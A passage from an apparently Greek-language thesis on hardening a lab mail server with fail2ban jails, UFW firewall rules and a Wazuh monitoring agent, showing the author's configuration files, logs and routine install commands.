7 Dec 1 12:42:59 ubun2004 postfix/master[1883]: daemon started -- version 3.4.13, configuration /etc/postfix
8 Dec 1 13:28:08 ubun2004 postfix/smtpd[12044]: connect from unknown[192.168.1.11]
9 Dec 1 13:28:29 ubun2004 postfix/smtpd[12044]: warning: unknown[192.168.1.11]: SASL PLAIN authentication failed:
10 Dec 1 13:28:43 ubun2004 postfix/smtpd[12044]: warning: unknown[192.168.1.11]: SASL PLAIN authentication failed:
11 Dec 1 13:28:56 ubun2004 postfix/smtpd[12044]: warning: unknown[192.168.1.11]: SASL PLAIN authentication failed: Connection lost to authentication server
12 Dec 1 13:31:23 ubun2004 postfix/smtpd[12044]: disconnect from unknown[192.168.1.11] ehlo=1 starttls=1 auth=0/3 quit=1 unknown=0/1 commands=3/7
```

Εικόνα 3.10 SASL Authentication Warning Logs



```
ubuntu@ubun2004:~$ sudo fail2ban-client status postfix-sasl
Status for the jail: postfix-sasl
|- Filter
| |- Currently failed: 0
| |- Total failed: 3
| `-- File list: /var/log/mail.log
`- Actions
   |- Currently banned: 1
   |- Total banned: 1
   `-- Banned IP list: 192.168.1.11
ubuntu@ubun2004:~$
```

Εικόνα 3.11 Fail2ban Blocked SASL Attack

Το φίλτρο που δημιουργήσαμε στο fail2ban διάβασε τα logs (της εικόνας 3.10) και καταμέτρησε επιτυχώς την αποτυχημένες προσπάθειες σύνδεσης και μπλόκαρε την IP που εκτελούσε την SASL επίθεση για την επόμενη μια ώρα.

3.3 Enable Firewall UFW

Ο πυρήνας των Linux στο λειτουργικό σύστημα Ubuntu στο οποίο τρέχει και ο mail server μας, παρέχει ένα σύστημα φιλτραρίσματος πακέτων που ονομάζεται netfilter όπου η παραδοσιακή διεπαφή για τον χειρισμό του netfilter είναι το πακέτο εντολών iptables. Τα iptables παρέχουν μια ολοκληρωμένη λύση τείχους προστασίας που είναι εξαιρετικά παραμετροποίηση και εξαιρετικά ευέλικτη.

Το Uncomplicated Firewall (ufw) είναι ένα frontend για iptables και είναι ιδιαίτερα κατάλληλο για host-based firewalls. Το ufw παρέχει ένα πλαίσιο για τη διαχείριση του netfilter, καθώς και μια γραμμή εντολών ως διεπαφή για τον χειρισμό του τείχους προστασίας. (Beattie, 2021)

Στόχος μας είναι να ελέγξουμε την ‘κίνηση’ που διέρχεται και εξέρχεται από τον mail server μας. Με αυτόν τον τρόπο θα περιορίσουμε την ανεπιθύμητη χρήση διάφορων services από εξωτερικούς χρήστες. Η πολιτική που ακολουθήσαμε ήταν να εμποδίσουμε από προεπιλογή όλη την κίνηση που εισέρχεται στον mail server και να επιτρέψουμε όλη την εξερχόμενη κίνηση με τις ακόλουθες εντολές `sudo ufw default deny incoming` και `sudo ufw default allow outgoing`. Όστε να ορίσουμε κάποιους κανόνες ‘εξαιρέσεις’ οι οποίοι θα παρακάμπτουν την πρώτη πολιτική και θα παρέχουν πρόσβαση για τα συγκεκριμένα services στους εξωτερικούς χρήστες.

```
ubuntu@ubun2004:~$ sudo ufw status
Status: active

To Action From
--
22/tcp ALLOW Anywhere
443/tcp ALLOW Anywhere
143/tcp ALLOW Anywhere
993/tcp ALLOW Anywhere
110/tcp ALLOW Anywhere
995/tcp ALLOW Anywhere
25/tcp ALLOW Anywhere
22/tcp (v6) ALLOW Anywhere (v6)
443/tcp (v6) ALLOW Anywhere (v6)
143/tcp (v6) ALLOW Anywhere (v6)
993/tcp (v6) ALLOW Anywhere (v6)
110/tcp (v6) ALLOW Anywhere (v6)
995/tcp (v6) ALLOW Anywhere (v6)
25/tcp (v6) ALLOW Anywhere (v6)
```

Εικόνα 3.12 Firewall Rules

Πιο συγκεκριμένα στην εικόνα 3.12 εμφανίζονται αναλυτικά σε ποια services θέλουμε να επιτρέπεται η πρόσβαση. Οι πόρτες 143 και 993 σχετίζονται με το IMAP Login ώστε να μπορεί να συνδεθεί ο χρήστης στον email λογαριασμό του από οποιαδήποτε συσκευή και οι 110 και 995 με το εναλλακτικό Pop3 Login. Για να έχουμε απομακρυσμένη έλεγχο στον mail server μας θα πρέπει να έχουμε ενεργοποιημένο το SSH service (πόρτα 22). Για την αποστολή των emails μέσω του SMTP πρωτοκόλλου επιτρέπουμε την πρόσβαση στην πόρτα 25 οπού τρέχει το SMTP service. Τέλος έχουμε επιτρέψει την κίνηση στην πόρτα 443 στην οποία τρέχει ο Apache Server με το πρωτόκολλο HTTPS οπού έχουμε εγκαταστήσει τον mail client (roundcube). Για να μπορέσει να λειτουργήσει επιτυχώς ο mail server μας χωρίς κανένα πρόβλημα, τα παραπάνω services θα πρέπει να είναι διαθέσιμα για χρήση από εξωτερικούς χρήστες. Με αυτό τον τρόπο έχουμε τον πλήρη έλεγχο και εικόνα της 'κίνησης' των δεδομένων που εισέρχονται στον mail server.

3.4 Use An Intrusion Prevention System

Έχοντας ορίσει ακριβώς ποια services είναι εκτεθειμένα στους εξωτερικούς χρήστες σημαίνει ότι γνωρίζουμε και ποια θα είναι τα services τα οποία θα δεχθούν διάφορων ειδών

επιθέσεις. Για αυτό χρησιμοποιούμε εάν σύστημα πρόληψης εισβολής (IPS), το οποίο είναι ένα εργαλείο ασφάλειας δικτύου που συχνά βρίσκεται ακριβώς πίσω από το τείχος προστασίας και παρακολουθεί συνεχώς το σύστημα μας για κακόβουλη δραστηριότητα. Είναι ένα παθητικό σύστημα που σαρώνει την κυκλοφορία και αναφέρει τις απειλές και λαμβάνει αυτοματοποιημένες ενέργειες σε όλες τις ροές κυκλοφορίας που εισέρχονται στο δίκτυο. Συγκεκριμένα, οι ενέργειες αυτές περιλαμβάνουν την αποστολή προειδοποίησης στον διαχειριστή, την απόρριψη των κακόβουλων πακέτων, τον αποκλεισμό κυκλοφορίας από τη διεύθυνση πηγής και την επαναφορά της σύνδεσης.

Ως ενσωματωμένο στοιχείο ασφάλειας, θα πρέπει να σιγουρευτούμε ότι το IPS λειτουργεί αποτελεσματικά για να αποφευχθεί η υποβάθμιση της απόδοσης του συστήματος. Πρέπει επίσης να λειτουργεί γρήγορα γιατί τα exploits μπορούν να συμβούν σχεδόν σε πραγματικό χρόνο. Επιπλέον πρέπει να ανιχνεύει και να ανταποκρίνεται με ακρίβεια, έτσι ώστε να εξαλείφονται οι απειλές.(Networks, 2022) Το IPS εργαλείο που έχουμε χρησιμοποιήσει και αναφέρεται στην συγκεκριμένη εργασία είναι το fail2ban. Με το εργαλείο αυτό έχουμε αποτρέψει επιθέσεις που μπορούν να συμβούν στα services SSH και SMTP στο SASL authentication. Όμως δεν είναι τα μοναδικά services τα οποία είναι εκτεθειμένα σε επιθέσεις από κακόβουλους χρήστες. Το fail2ban μας δίνει την δυνατότητα να προστατέψουμε τα services pop3,pop3s,imap και imaps μέσω του dovecot φίλτρου που μας παρέχει από επιθέσεις τύπου bruteforce και dictionary. Με την επιπλέον προστασία του dovecot φίλτρου το μόνο service το οποίο δεν έχει μια έξτρα ασφάλεια είναι το SMTP. Προηγουμένως προσθέσαμε ασφάλεια στο SASL authentication που χρησιμοποιείται στον SMTP server και όχι στο ίδιο το SMTP service. Για την επίλυση του συγκεκριμένου κενού ασφάλειας χρησιμοποιήσαμε το postfix φίλτρο που μας παρέχει το fail2ban ώστε να μην έχουμε κανένα απροστάτευτο service.


```
ubuntu@ubun2004: /etc/fail2ban
GNU nano 4.8 jail.local
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 3600

[postfix-sasl]
enabled = false
port = smtp
filter = postfix[mode=auth]
logpath = /var/log/mail.log
maxretry = 3
bantime = 3600

[dovecot]
enabled = true
port = pop3,pop3s,imap,imaps
filter = dovecot
logpath = /var/log/mail.log
maxretry = 3
bantime = 3600

[postfix]
enabled = true
port = smtp
filter = postfix
logpath = /var/log/mail.log
maxretry = 3
bantime = 3600
```

Εικόνα 3.13 Adding Postfix & Dovecot Filters In Jail File

Για να ελέγξουμε ότι τα καινούρια φίλτρα που προσθέσαμε είναι ενεργοποιημένα το μόνο που πρέπει να κάνουμε είναι να κάνουμε μια επανεκκίνηση στο service του fail2ban και στην συνέχεια να πληκτρολογήσουμε την εντολή `sudo fail2ban-client status` ώστε να μας εμφανίσει την jail λίστα. Σε αυτή την λίστα θα πρέπει να έχουν προστεθεί τα ονόματα του postfix και του dovecot (εικόνα 3.14)

```
ubuntu@ubun2004:/var/log$ sudo fail2ban-client status
Status
|- Number of jail:      3
`- Jail list:  dovecot, postfix, sshd
```

Εικόνα 3.14 Fail2ban Jail List

Κεφάλαιο 4^ο

4. Τεχνικές Παρακολούθησης και Ειδοποίησης

Προσθέτοντας όλους του παραπάνω μηχανισμούς ασφάλειας μπορεί να αυξήσαμε το κομμάτι της ασφάλειας του mail server μας αλλά δεν γνωρίζουμε ποτέ ο server μας έχει δεχτεί μια επίθεση ή έχει αποτρέψει κάποια επίθεση που έχουμε υπολογίσει. Για να καταφέρουμε να έχουμε μια πιο σφαιρική εικόνα σχετικά με τα security events του server μας θα πρέπει να προτρέξουμε σε διαφορά αρχεία logs του συστήματος. Αυτή η διαδικασία είναι αρκετά χρονοβόρα αλλά και μη λειτουργική εφόσον η παρακολούθηση του sever μας θα πρέπει να λαμβάνει χώρα συνέχεια σαν διαδικασία ώστε να παραμείνει ο mail server μας σε διαρκή λειτουργία και να μπορέσουμε να αποφύγουμε πιθανόν επιθέσεις.

Η λύση σε αυτό το πρόβλημα είναι να χρησιμοποιήσουμε ένα κεντρικό σύστημα παρακολούθησης ώστε να έχουμε όλα τα security events του server μας οργανωμένα και πιο ευκολά προσβάσιμα. Στην συγκεκριμένη εργασία χρησιμοποιήθηκε το Wazuh το οποίο είναι μια δωρεάν open source πλατφόρμα ανίχνευσης απειλών και παρακολούθησης της ασφάλειας. Το Wazuh παρέχει πολλές λειτουργίες αλλά αυτές που θα επικεντρωθούμε είναι η ανάλυση ασφάλειας μέσω της ανάλυση δεδομένων καταγραφής και της παρακολούθησης ακεραιότητας των αρχείων του server.

4.1 Ανάλυση Ασφάλειας

Το Wazuh συλλέγοντας, συγκεντρώνοντας και αναλύοντας τα δεδομένα ασφάλειας ενός server επιδιώκει να εντοπίσει εισβολές, απειλές και ανωμαλίες στην συμπεριφορά του server. Για την επίτευξη του στόχου αυτού, χρησιμοποιεί έναν πολύ ελαφρύ agent ο οποίος παρέχει τις απαραίτητες δυνατότητες παρακολούθησης και απόκρισης, ενώ την στιγμή αυτή το server component του παρέχει πληροφορίες ασφαλείας και εκτελεί την ανάλυση δεδομένων.(Wazuh, 2022g) Με αυτόν τον τρόπο πετυχαίνει την παρακολούθησης και ανάλυση ασφάλειας σε

πραγματικό χρόνο για γρήγορη ανίχνευση και εντοπισμό απειλών κάτι το οποίο απαιτείται στις μέρες μας λόγω της εξέλιξης των απειλών στον κυβερνοχώρο.

4.1.1 Wazuh Installation & Configuration

Το Wazuh παρέχει μια προκατασκευασμένη virtual machine image (OVA) την οποία κατεβάσαμε από το σύνδεσμο <https://documentation.Wazuh.com/current/virtual-machine/virtual-machine.html> και εγκαταστήσαμε απευθείας χρησιμοποιώντας το VMware (λογισμικό εικονικοποίησης). Το συγκεκριμένο Virtual Machine που εγκαταστήσαμε διαθέτει λειτουργικό σύστημα CentOS 7 και έχει προεγκαταστημένα τα εξής στοιχεία: Wazuh Manager: 4.2.5, Open Distro for Elasticsearch: 1.13.2, Filebeat-OSS: 7.10.2, Kibana: 7.10.2, Wazuh Kibana plugin: 4.2.5-7.10.2 τα οποία είναι απαραίτητα για να μπορέσει να λειτουργήσει αποτελεσματικά ο Wazuh server.

Για να καταφέρουμε να συλλέξουμε τα δεδομένα για τα security events του mail server μας θα πρέπει να εγκαταστήσουμε και έναν agent στον mail server μας και να ενεργοποιήσουμε την επικοινωνία του με τον Wazuh manager. Ο Wazuh manager θα πρέπει να γνωρίζει ποιος Wazuh agent στέλνει τα security events και εάν είναι εξουσιοδοτημένος. Αυτό το βήμα ονομάζεται εγγραφή Wazuh agent και εκτελείται χρησιμοποιώντας την υπηρεσία εγγραφής. Χρησιμοποιώντας τη θύρα 1515 και το πρωτόκολλο TCP, ο Wazuh manager θα παρακολουθήσει το αίτημα εγγραφής του Wazuh agent χρησιμοποιώντας μια σύνδεση TLS. Ο Wazuh agent θα αποκτήσει ένα μοναδικό κλειδί που χρησιμοποιείται για την κρυπτογράφηση της κίνησης μεταξύ τους. Μόλις ολοκληρωθεί η εγγραφή, αυτή η επικοινωνία δεν θα χρησιμοποιείται πλέον, εκτός εάν ο Wazuh agent χρειάζεται να εγγραφεί σε νέο Wazuh manager (Wazuh, 2022e).

Εκτελώντας την εγγραφή του agent το πρώτο βήμα που υλοποιήσαμε ήταν να εγκαταστήσουμε ένα μοναδικό κλειδί όπως προαναφέραμε και στην συνέχεια να δημιουργήσουμε ένα νέα αποθετήριο (repository) ώστε να αποθηκεύονται εκεί όλα τα πακέτα όπως εμφανίζεται στην Εικόνα 4.1.

```
root@ubun2004:/home/ubuntu# curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | apt-key add -
OK
root@ubun2004:/home/ubuntu# echo "deb https://packages.wazuh.com/4.x/apt/ stable main" | tee -a /etc/apt/sources.list.d/wazuh.list
deb https://packages.wazuh.com/4.x/apt/ stable main
```

Εικόνα 4.1 Adding Wazuh Repository

Τελικό βήμα για την εγγραφή του Wazuh agent στον mail server μας ήταν να χρησιμοποιήσουμε τον package manager μας και να επεξεργαστούμε την μεταβλητή WAZUH_MANAGER (εικόνα 4.2) ώστε να περιέχει τη διεύθυνση IP του Wazuh manager δηλαδή την διεύθυνση που έχει το VM που εγκαταστήσαμε προηγουμένως. Για να μην χρειάζεται να αλλάζουμε κάθε φορά αυτή την μεταβλητή όταν θα ανοίγουμε το VM, πριν εκτελέσουμε την εγγραφή, κάναμε static την IP διεύθυνση του Wazuh manager.

```
root@ubun2004:/home/ubuntu# WAZUH_MANAGER="192.168.1.8" apt-get install wazuh-agent
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  wazuh-agent
0 upgraded, 1 newly installed, 0 to remove and 409 not upgraded.
Need to get 6,897 kB of archives.
After this operation, 22.2 MB of additional disk space will be used.
Get:1 https://packages.wazuh.com/4.x/apt stable/main amd64 wazuh-agent amd64 4.2.5-1 [6,897 kB]
Fetched 6,897 kB in 1s (4,915 kB/s)
Preconfiguring packages ...
Selecting previously unselected package wazuh-agent.
(Reading database ... 193804 files and directories currently installed.)
Preparing to unpack ../wazuh-agent_4.2.5-1_amd64.deb ...
Unpacking wazuh-agent (4.2.5-1) ...
Setting up wazuh-agent (4.2.5-1) ...
Processing triggers for systemd (245.4-4ubuntu3.11) ...
```

Εικόνα 4.2 Deploy Wazuh agent

Υστέρα από την ενεργοποίηση και επανεκκίνηση του Wazuh agent service, ο mail server (agent) εμφανίστηκε επιτυχώς στην web application πλατφόρμα, ώστε να μπορέσουμε να αναλύσουμε την ασφάλεια του σε ένα πιο προσβάσιμο περιβάλλον. (εικόνα 4.3)

The screenshot shows the Wazuh web interface in a browser window. The URL is [https://192.168.1.8/app/wazuh#/agents-preview/?_g=\(filters:\(\),refreshInterval:\(pause:!t,value:0\),time:\(from:now-15m,to:now\)\)&_a=\(c\)](https://192.168.1.8/app/wazuh#/agents-preview/?_g=(filters:(),refreshInterval:(pause:!t,value:0),time:(from:now-15m,to:now))&_a=(c)). The interface has a dark header with the Elastic logo and navigation icons. Below the header, there's a breadcrumb "WAZUH / Agents". The main content area is divided into three sections: "STATUS", "DETAILS", and "EVOLUTION".

- STATUS:** A donut chart showing 100% active agents. A legend indicates Active (green), Disconnected (red), and Never connected (grey).
- DETAILS:** A summary table showing 1 Active agent, 0 Disconnected, and 0 Never connected. Agents coverage is 100.00%. Below this, it lists the last registered agent as "ubun2004" and the most active agent as "ubun2004".
- EVOLUTION:** A section with a "No results found" message.

Below these sections, there's a filter bar with "status=active" selected and a "Filter or search agent" input. A "Refresh" button is on the right. At the bottom, there's a table titled "Agents (1)" with columns: ID, Name, IP, Group(s), OS, Cluster node, Versi..., Registration d..., Last keep alive, Status, and Actions. The table contains one row for agent "ubun2004" with IP "192.168.1.5", OS "Ubuntu 20.04 LTS", and Status "active".

ID	Name	IP	Group(s)	OS	Cluster node	Versi...	Registration d...	Last keep alive	Status	Actions
001	ubun2004	192.168.1.5	default	Ubuntu 20.04 LTS	node01	v4.2.5	Jan 12, 2022 ...	Jan 12, 2022 ...	active	

Εικόνα 4.3 Active Wazuh Agents

4.1.2 Λογική ελέγχου

Πριν ξεκινήσουμε την συλλογή δεδομένων για τα security events που λαμβάνουν χώρα στον mail server θα πρέπει να σκεφτούμε ποια θα είναι η λογική του ελέγχου που θέλουμε να ακολουθήσουμε. Όταν αναφέρουμε τον ορό 'λογική ελέγχου' εννοούμε την προστασία των τρωτών σημείων και της διαδικασίας με την οποία αυτή θα εκτελεστεί. Γνωρίζοντας τα τρωτά σημεία του mail server τα οποία είναι περισσότερο εκτεθειμένα για πιθανές επιθέσεις από κακόβουλους χρήστες αυτόματος γνωρίζουμε και τις τοποθεσίες που βρίσκονται τα δεδομένα καταγραφής (log files) που αντιστοιχεί στο κάθε τρωτό σημείο. Πιο συγκεκριμένα γνωρίζοντας ότι ένα βασικό τρωτό σημείο του mail server μας το οποίο θέλουμε να παρακολουθήσουμε ώστε να γνωρίζουμε αν κάποιος προσπαθεί να εισέλθει στο σύστημα μας χωρίς την κατάλληλη εξουσιοδότηση είναι το login page. Η τοποθεσία στην οποία βρίσκονται τα δεδομένα καταγραφής μιας αποτυχημένης προσπάθειας σύνδεσης είναι στο αρχείο /var/log/mail.log. Για να μπορέσουμε να ειδοποιηθούμε και να παρατηρήσουμε το security event που αναφέραμε μέσω της web πλατφόρμας του Wazuh θα πρέπει να αποστείλουμε το mail.log αρχείο από τον agent που εγκαταστήσαμε στον mail server μας στον Wazuh manager.

4.1.2.1 Log Collection

Η διαδικασία συλλογής των log αρχείων είναι η πιο σημαντική διαδικασία στον τομέα της παρακολούθησης και ειδοποίησης διότι αν δεν έχουν αποσταλεί όλα τα log αρχεία που αποτυπώνουν τα security events στον Wazuh manager τότε δεν θα καταφέρουμε να εντοπίσουμε μια επίθεση που προσπαθεί να βλάψει τον mail server μας. Συγκεντρώνοντας τα κρίσιμα log αρχεία για να τα αποστείλουμε στον Wazuh manager πρέπει να επεξεργαστούμε το αρχείο του agent /var/ossec/etc/ossec.conf ώστε να προσθέσουμε όλα log αρχεία που χρειαζόμαστε. (εικόνα 4.4)

```
Open [v] [F+] ossec.conf /var/ossec/etc
197 </localfile>
198
199 <localfile>
200   <log_format>apache</log_format>
201   <location>/var/log/apache2/access.log</location>
202 </localfile>
203
204 <localfile>
205   <log_format>syslog</log_format>
206   <location>/var/ossec/logs/active-responses.log</location>
207 </localfile>
208
209 <localfile>
210   <log_format>syslog</log_format>
211   <location>/var/log/auth.log</location>
212 </localfile>
213
214 <localfile>
215   <log_format>syslog</log_format>
216   <location>/var/log/syslog</location>
217 </localfile>
218
219 <localfile>
220   <log_format>syslog</log_format>
221   <location>/var/log/dpkg.log</location>
222 </localfile>
223
224 <localfile>
225   <log_format>syslog</log_format>
226   <location>/var/log/kern.log</location>
227 </localfile>
228
229 <localfile>
230   <log_format>syslog</log_format>
231   <location>/var/log/mail.log</location>
232 </localfile>
233
234 <localfile>
235   <log_format>syslog</log_format>
236   <location>/var/log/mysql/error.log</location>
237 </localfile>
238
239 <localfile>
240   <log_format>syslog</log_format>
241   <location>/var/log/boot.log</location>
242 </localfile>
```

Εικόνα 4.4 Log collection

Πιο συγκεκριμένα τα log αρχεία που επιλέξαμε για να αναλύσουμε είναι αρχικά τα logs του Apache (error.log και access.log). Είναι σημαντικό να γνωρίζουμε πληροφορίες σχετικά με τυχόν σφάλματα ή ανωμαλίες στον Apache server μας διότι ‘πάνω’ σε αυτόν είναι εγκατεστημένο το roundcube με αποτέλεσμα οποιοδήποτε σφάλμα σύνδεσης μπορεί να αποβεί μοιραίο για την λειτουργικότητα του mail server μας εφόσον δεν θα λειτουργεί ο email client του συστήματος μας. Από την άλλη πλευρά το access log αρχείο καταγράφει πληροφορίες για

τον κάθε επισκέπτη που επισκέπτεται την ιστοσελίδα' μας, για ποια αρχεία βλέπουν οι επισκέπτες, πώς ανταποκρίνεται ο Web server στα αιτήματα και άλλες πληροφορίες, όπως τους web browsers που χρησιμοποιούν οι επισκέπτες.

Στην συνέχεια επιλέξαμε το `var/log/auth.log` στο οποίο καταγράφονται όλα τα συμβάντα που σχετίζονται με τον έλεγχο ταυτότητας στον Ubuntu mail server μας. Για παράδειγμα οι προσπάθειες σύνδεσης ή μια brute force επίθεση στα ssh credentials βρίσκονται σε αυτό το αρχείο καταγραφής διότι αφορά τον μηχανισμό εξουσιοδότησης. Με αυτόν τον τρόπο μπορούμε να διερευνήσουμε όλες τις αποτυχημένες προσπάθειες σύνδεσης σε οποιοδήποτε service που τρέχει στον mail server μας καθώς και να παρακολουθήσουμε τις brute force επιθέσεις και άλλες ευπάθειες που σχετίζονται με τον μηχανισμό εξουσιοδότησης ενός χρήστη.

Το αρχείο `/var/log/mail.log` το οποίο αναφέραμε προηγουμένως θα πρέπει να το προσθέσουμε στο `ossec.conf` αρχείο διότι έχει αποθηκευμένα όλα τα αρχεία καταγραφής που σχετίζονται με τον mail server μας. Όλες οι πληροφορίες που αφορούν τον Postfix , τον Dovecot και το Roundcube και οποιαδήποτε άλλη υπηρεσία που σχετίζεται ή εκτελείται στον mail server αποτυπώνονται στο αρχείο αυτό. Με την χρήση του αρχείου αυτού μπορούμε να παρακολουθήσουμε όλα τα email που στάλθηκαν ή ελήφθησαν κατά τη διάρκεια μιας συγκεκριμένης περιόδου ή ακόμα και την προέλευση ενός εισερχόμενου email και να διερευνήσουμε ζητήματα αποτυχημένης παράδοσης αλληλογραφίας. Τέλος, μπορούμε να έχουμε τον έλεγχο σε όλες τις πληροφορίες σχετικά με πιθανές απόπειρες ανεπιθύμητης αλληλογραφίας που έχουν αποκλειστεί από τον server mail.

Τα email τα οποία στέλνονται ή λαμβάνονται αποθηκεύονται σε μια MYSQL βάση δεδομένων για την οποία χρειάζεται να είμαστε ενήμεροι σχετικά με τυχόν σφάλματα. Για να εντοπίσουμε την τοποθεσία του αρχείου καταγραφής της βάσης μας συνδεθήκαμε στον MYSQL server μας και πληκτρολογήσαμε την εντολή (`show global variables like 'log_error';`) Οπότε το αποτέλεσμα της εντολής αυτής μας εμφάνισε ότι το αρχείο που θέλουμε να παρακολουθήσουμε είναι το `/var/log/mysql/error.log`. Εκτός από τον εντοπισμού σφαλμάτων με το την παρακολούθηση του αρχείου αυτού μπορούμε να γνωρίζουμε πληροφορίες σχετικά με τις συνδέσεις πελατών στον κατάλογο δεδομένων MySQL.

Τέλος εκτός από τα πιο ειδικά log files που σχετίζονται με τα components του mail server θέλουμε να έχουμε επίγνωση και για την γενική κατάσταση του server μας. Κάποιες

σημαντικές πληροφορίες που είναι καλό να γνωρίζουμε ώστε να λειτουργεί σωστά ο mail server είναι πληροφορίες σχετικά με την εκκίνηση του συστήματος τις οποίες τις βρίσκουμε στο αρχείο /var/log/boot.log. Αναλύοντας το αρχείο αυτό μπορούμε να διερευνήσουμε ζητήματα που σχετίζονται με ακατάλληλο τερματισμό λειτουργίας, μη προγραμματισμένες επανεκκινήσεις ή αποτυχίες κατά την εκκίνηση αλλά και τον υπολογισμό της διάρκειας του χρόνου διακοπής λειτουργίας του συστήματος που προκλήθηκε από έναν απροσδόκητο τερματισμό λειτουργίας.(Marcel, 2020)

Πέρα από το boot.log αρχείο το πιο σημαντικό αρχείο που εμφανίζει ενημερωτικά συμβάντα, σφάλματα και προειδοποιητικά συμβάντα που σχετίζονται με το λειτουργικό σύστημα του server μας είναι το /var/log/syslog. Υποδεικνύει τον τρόπο με τον οποίο φορτώθηκαν οι διαδικασίες και οι drivers του συστήματος. Εξετάζοντας τα δεδομένα που περιέχονται στο αρχείο καταγραφής syslog, μπορούμε να αντιμετωπίσουμε προβλήματα στο σύστημα και να εντοπίσουμε την αιτία ενός προβλήματος ή εάν οι διεργασίες του συστήματος φορτώνονται με επιτυχία. Μερικά από τα συμβάντα περιλαμβάνουν σφάλματα συστήματος, προειδοποιήσεις, μηνύματα εκκίνησης, αλλαγές συστήματος, μη φυσιολογικούς τερματισμούς λειτουργίας κ.λπ. Τα συμβάντα που καταγράφονται είναι τα σημαντικά συμβάντα στο λειτουργικό σύστημα που απαιτείται να ειδοποιηθεί ο χρήστης. Το αρχείο καταγραφής περιέχει πληροφορίες σχετικά με το λογισμικό, το υλικό, τις διαδικασίες του συστήματος και τα στοιχεία του συστήματος. Υποδεικνύει επίσης εάν οι διεργασίες φορτώθηκαν με επιτυχία ή όχι. Όλες οι πληροφορίες αυτές μας είναι χρήσιμες για τη διάγνωση των πηγών προβλημάτων, ενώ οι προειδοποιήσεις μας χρειάζονται για την πρόβλεψη πιθανών ζητημάτων και προβλημάτων του συστήματος.(Techopedia, 2021) Συμπληρωματικά ένα ακόμα αρχείο καταγραφής το οποίο αποθηκεύει σημαντικές πληροφορίες για το σύστημα μας είναι το /var/log/kern.log καθώς περιέχει πληροφορίες που έχουν καταγραφεί από τον πυρήνα. Ιδανικό για την αντιμετώπιση προβλημάτων σφαλμάτων και προειδοποιήσεων που σχετίζονται με τον πυρήνα και είναι χρήσιμο για την αντιμετώπιση προβλημάτων ενός προσαρμοσμένου πυρήνα αλλά και για τον εντοπισμό σφαλμάτων σε θέματα υλικού και συνδεσιμότητας.

Υστέρα από τα log αρχεία καταγραφής που σχετίζονται με γενικές πληροφορίες του mail server το τελευταίο log αρχείο που θέλαμε να παρακολουθήσουμε ήταν το αρχείο /var/log/dpkg.log. Με αυτό το αρχείο μπορούμε να εξετάσουμε όλες τις εγκαταστάσεις, τις

αναβαθμίσεις, τις καταργήσεις και τις εκκαθαρίσεις εφαρμογών στο σύστημα μας. Γνωρίζοντας τις πληροφορίες αυτές μπορούμε να έχουμε τον πλήρη έλεγχο και εικόνα σχετικά με τις εφαρμογές που τρέχουν στον mail server. Αν υπάρξει κάποια ανεπιθύμητη εφαρμογή που εγκαταστάθηκε στον server μας χωρίς την συγκατάθεση μας μέσω του αρχείου αυτού μπορούμε να εντοπίσουμε τέτοιου είδους εφαρμογές.

4.1.2.2 *Command Monitoring*

Εκτός από αρχεία καταγραφής μπορούμε να παρακολουθήσουμε και άλλα χρήσιμα στοιχεία στον mail server μας τα οποία θα μας προστατέψουν από τυχών παραβιάσεις δίνοντας μας τελικά επιπλέον ασφάλεια στον mail server. Όμως για να μπορέσουμε να χρησιμοποιήσουμε αυτή την λειτουργία θα πρέπει ο agent που έχουμε εγκαταστήσει να έχει τη δυνατότητα να εκτελεί εντολές που του προωθούνται από τον manager (μέσω των αρχείων στο shared directory). Ωστόσο, για να μπορέσει να χρησιμοποιηθεί αυτή η δυνατότητα, ο agent πρέπει να ρυθμιστεί ρητά ώστε να δέχεται απομακρυσμένες εντολές. Κάτι το οποίο το πέτυχαμε ορίζοντας το `logcollector.remote_commands` ίσο με 1 στο αρχείο `local_internal_options.conf` του agent. (Wazuh, 2022b)

Έπειτα από την παραπάνω ρύθμιση η διαδικασία που ακολουθήσαμε για να εκτελέσουμε και παρακολουθήσουμε τα αποτελέσματα των εντολών αυτών ήταν η ίδια με αυτή που χρησιμοποιήσαμε ώστε να κάνουμε το log collection, ρυθμίζοντας δηλαδή το τοπικό αρχείο `ossec.conf`. Το Wazuh από προεπιλογή έχει ήδη χρησιμοποιήσει μερικές εντολές και κάποιους κανόνες ώστε να προστατέψει το σύστημα μας. Μια εντολή τέτοιου είδους είναι η `netstat` η οποία τυπώνει τις ανοιχτές πόρτες του συστήματος, οπότε σε συνδυασμό με έναν κανόνα ο οποίος δηλώνει ότι εάν αλλάξει η έξοδος της παραπάνω εντολής, το σύστημα θα δημιουργήσει μια ειδοποίηση που θα υποδεικνύει ότι ένας network listener έχει εξαφανιστεί ή έχει εμφανιστεί μια νέα πόρτα. Επιπλέον ένας κανόνας του Wazuh είναι να ελέγχει διαρκώς τον αποθηκευτικό χώρο του δίσκου του server με την χρήση της εντολής `df -P` και αν η χρήση του αποθηκευτικού χώρου φτάσει στο 100% τότε θα μας στείλει μια ειδοποίηση.

Η εντολή την οποία θέλουμε να παρακολουθήσουμε είναι η εντολή `ps-aux` η οποία μας εμφανίζει τις διεργασίες και τα προγράμματα που εκτελούνται εκείνη την στιγμή στον server

μας. Γενικά είναι μια σημαντική πληροφορία η οποία μας χρησιμεύει πολύ για να καταλάβουμε αν εκτελείται κάτι στο σύστημα μας που δεν θα έπρεπε. Όμως εμείς στην συγκεκριμένη περίπτωση εκτός από την παρακολούθηση όλων των διεργασιών χρησιμοποιούμε αυτή την εφαρμογή ώστε να ελέγχουμε ότι το fail2ban service δεν έχει σταματήσει γιατί είναι το κύριο λειτουργικό το οποίο προστατεύει τον server μας και θέλουμε να είναι συνεχώς σε λειτουργία. Όταν το fail2ban service σταματάει να λειτουργεί αποτυπώνεται κανονικά στο syslog αρχείο το οποίο παρακολουθούμε αλλά αυτό δεν σημαίνει ότι το Wazuh θα το εμφανίσει ως security event διότι δεν το θεωρεί σημαντικό event. Το πρώτο βήμα που κάναμε ήταν να προσθέσουμε στο ossec.conf αρχείο την εντολή την οποία θέλουμε να κάνουμε monitor. Έπειτα ορίσαμε την συχνότητα εκτέλεσης της εντολής στα 120 δευτερόλεπτα το οποίο σημαίνει ότι η συγκεκριμένη εντολή θα εκτελείται κάθε 2 λεπτά.

```
145 <!-- Log analysis -->
146 <localfile>
147 <log_format>command</log_format>
148 <command>df -P</command>
149 <alias>available disk space</alias>
150 <frequency>360</frequency>
151 </localfile>
152
153 <localfile>
154 <log_format>full_command</log_format>
